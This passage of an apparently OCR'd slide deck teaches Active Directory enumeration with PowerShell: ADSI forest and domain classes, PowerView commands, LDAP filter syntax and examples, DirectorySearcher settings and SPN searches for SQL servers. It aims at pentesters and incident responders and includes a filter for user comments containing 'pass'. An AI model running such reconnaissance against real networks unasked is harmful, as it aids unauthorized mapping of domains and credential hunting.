$typeName = 'DirectoryServices.ActiveDirectory.DirectoryContext'
$context = New-Object $typeName  $cArgs
```

Active Directory Services Interface

- Context Types

Targer Type	Directory Context	Format
Domain Controller	DirectoryServer	The DNS name of the domain controller.
Domain	Domain	The DNS name of the domain
Forest	Forest	The DNS name of the forest
Application Partition	ApplicationPartition	The DNS name of the application partition.

Active Directory Services Interface

- .NET Classes in **System.DirectoryServices.ActiveDirectory** are heavily dependent on DNS on the machine executing the query vs **DirectoryEntry** where all actions happen remotely
- The 2 classes of most value for Pentester or Incident Response are the Forest and Domain classes since they allow for access to:
  - Domains and Trusts
  - Sites and Subnets
  - FSMO Roles
  - GCs and DCs

Active Directory Services Interface

- To get forest information using the ActiveDirectory class there are 2 ways to instantiate the forest object

```
# Using context with alternate credentials
$dsForest = [DirectoryServices.ActiveDirectory.Forest]::GetForest($context)

# Using current process token
$dsForest = [DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest()
```

- For information on each site in the forest and their respective information like links, subnets, adjacent sites and servers in the site the **Sites** property is used

```
$dsForest.Sites
```

- For information on Domains and their components like Domain Controllers, Domain Mode and FSMO Roles the Domains Property is used

```
$dsForest.Domains
```

Active Directory Services Interface

- To get domain information using the ActiveDirectory class there are 2 ways to instantiate the domain object

```
# Using context with alternate credentials
$dsDom = [System.DirectoryServices.ActiveDirectory.Domain]::GetDomain($context)

# Using context with alternate credentials
$dsDom = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
```

- For information on all domain controllers the **FindAllDomainControllers()** method is used

```
$dsDom.FindAllDomainControllers()
```

- For information on all trust relationships the **GetAllTrustRelationships()** method is used.

```
$dsDom.GetAllTrustRelationships()
```

PowerView

- Get the forest - **Get-NetForest**
- Get Domains - **Get-NetDomain** (Current) and Get-NetForestDomain (all)
- Get domain controllers for current domain – **Get-NetDomainController**
- Get all trust relationships - **Get-NetForestTrust**

LDAP Filter

LDAP Filters

- The LDAP query string used for searching follows the RFC 4515
- LDAP filters consist of one or more criteria, each in parentheses and the whole term has to be bracketed one more time.
  - Example (objectCategory=person)
- One or more criteria which can be linked together by using AND (&) or OR (|) operators in polish notation
  - Example (&(objectCategory=person)(objectClass=user))

LDAP Filters

- Search criteria for attributes can be any of the following:

Operation	Format	Example
Equality	(attribute=abc)	(objectclass=user)
Negation	(!(attribute=abc))	(!(objectclass=user))
Presence	(attribute=*)	(&(objectclass=user)(comment=*))
Absence	(!(attribute=*))	(&(objectclass=user)(!(comment=*)))
Greater than	(attribute>=abc)	(mdbStorageQuota>=100000)
Less than	(attribute<=abc)	(mdbStorageQuota<=100000)
Wildcards	(attribute=*)	(&(objectclass=user)(comment=*pass*))

LDAP Filters Base Rules

- Only standard LDAP attributes can be used for filters and not Object Properties.
- Do not use quotation marks for strings Example **(displayName=Carlos Perez)**
- Boolean operation the **TRUE** and **FALSE** keywords are case sensitive. String operations are case-insensitive.
- Wildcards can not be used in LDAP filters for attributes containing LDAP distinguished names unless they are of type DN-string like in the case of memberOf for a user.

LDAP Filters Base Rules

- LDAP filters can be specified using unicode characters
- The characters **( ) & | = ! > < ~ * / ** play a special role for the declaration of LDAP filters and must be prefixed backslash and the corresponding hexadecimal ASCII code in string attribute operations.
- In multivalued attributes like objectClass we can match for any of its components, example **(objectClass=user)**. The search of multivalued attributes is more resource intensive.
- Hexvalues are filtered using their corresponding decimal value Example **(groupType=2147483652)**

LDAP Filters Base Rules

- To find objects for which a specific bit that is or is not set within a bit field the bit the bit-wise AND (1.2.840.113556.1.4.803) comparisons and one for bit-wise OR (1.2.840.113556.1.4.804)comparisons are used. Example find all Security Enabled groups ADS_GROUP_TYPE_SECURITY_ENABLED = 0x80000000 we would use a filter of (groupType:1.2.840.113556.1.4.803:=8)

Example Filters

- All Security Groups
  - `(groupType:1.2.840.113556.1.4.803:=2147483648)`
- All users
  - `(&(objectCategory=person)(objectClass=user))`
- All groups
  - `(objectClass=group)`
- All users (more effective):
  - `(sAMAccountType=805306368)`
- All users with the account configuration 'Password never expires':
  - `(&(objectCategory=person)(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=65536)`
- All domain controllers:
  - `(&(objectClass=computer)(userAccountControl:1.2.840.113556.1.4.803:=8192))`

Example Filters

- All GPOs
  - '(objectClass=groupPolicyContainer)
- All OUs
  - (objectCategory=organizationalUnit)
- All Trusts
  - (objectClass=trustedDomain)

Searching AD

Searching AD

- In .NET we use **System.DirectoryServices.DirectorySearcher** class to create a DirectorySearcher object to search and perform queries against an Active Directory Domain Services hierarchy using Lightweight Directory Access Protocol (LDAP).
- In PowerShell v2 Microsoft added a type accelerator for **DirectorySearcher** called **[adsisearcher]** to make searching for domain joined machines easier.
- The LDAP query string used for searching follows the RFC 4515

Searching AD

- The 2 commonly used ways to create a DirectorySearcher object in PowerShell both using type accelerators
- Using Alternate credentials or connecting from a host not in the domain.

```
$Args = @(
    "LDAP://dc=contoso,dc=local",
    $Credential.UserName,
    $Credential.GetNetworkCredential().Password)
$objDomain = New-Object DirectoryServices.DirectoryEntry $Args
$searcher = [adsisearcher]$objDomain
```

- Providing a LDAP Filter

```
$searcher = [adsisearcher]"objectcategory=computer"
```

Searching AD


- Properties to control the DirectorySearcher object:
  - **ServerTimeLimit** - Specify the length of time to search.
  - **SizeLimit** - Specifies the total amount of records to request. By default a maximum of 1000 are returned unless PageSize is set.
  - **PageSize** - Specifies the maximum number of objects that are returned in a paged search. It is recommended to always set it to 1000 so it pages in the background result.
  - **SearchRoot** - Specifies the Domain from where to run, it can be set to a domain and it will detect and query the first GC for it or bind it to a specific GC using LDAP or GC provider path.
  - **SearchScope** - Specifies the possible scopes for a directory search. Scopes are Base, OneLevel or Subtree (default).

Searching AD

- Methods to perform a search:
  - **FindOne()** - Executes the search and returns only the first entry that is found.
  - **FindAll()** - Executes the search and returns a collection of the entries that are found.

Searching AD

- A Service Principal Name is the name by which a client uniquely identifies an instance of a service for use in Kerberos Authentication.
- All Microsoft services that support Kerberos authentication register themselves under the host account.
- The format for a SPN entry is **<service class>/<host>:<port>/<service name>** where port and service name are optional



Searching AD

- Some known SPN Classes:
  - TERMSRV - Remote Desktop
  - SmtpSVC and SMTP - Mail.
  - WSMAN - WinRM
  - ExchangeAB, ExchageRFR and ExchangeMDM - MS Exchange services
  - POP/POP3 - POP3 mail service.
  - IMAP/IMAP4 - IMAP service.
  - MSSQLSvc - Microsoft SQL Server
  - GC - Global Catalog
  - DNS - DNS Server
  - HTTP - Web Server
  - ldap - LDAP Server
  - Dfrs - File Server participating in DFRS

Searching AD

- Example of searching for MSSQL Servers:

```
$filter = '(&(objectCategory=computer)(servicePrincipalName=MSSQLSvc*))'
$searcher = [adsisearcher]$filter
$searcher.PageSize = 1000
$searcher.FindAll()
```

Thanks To

- Alexandar Nikolic @alexandair
- Capt. Lorenzo J. Ireland USMC @2bitsend0xdea
- GySgt Michael Hicks USMC
- Daniel Bohannon @danielhbohannon
- Lee Holmes @LeeHolmes

Thanks!

@carlos_perez

https://www.darkoperator.com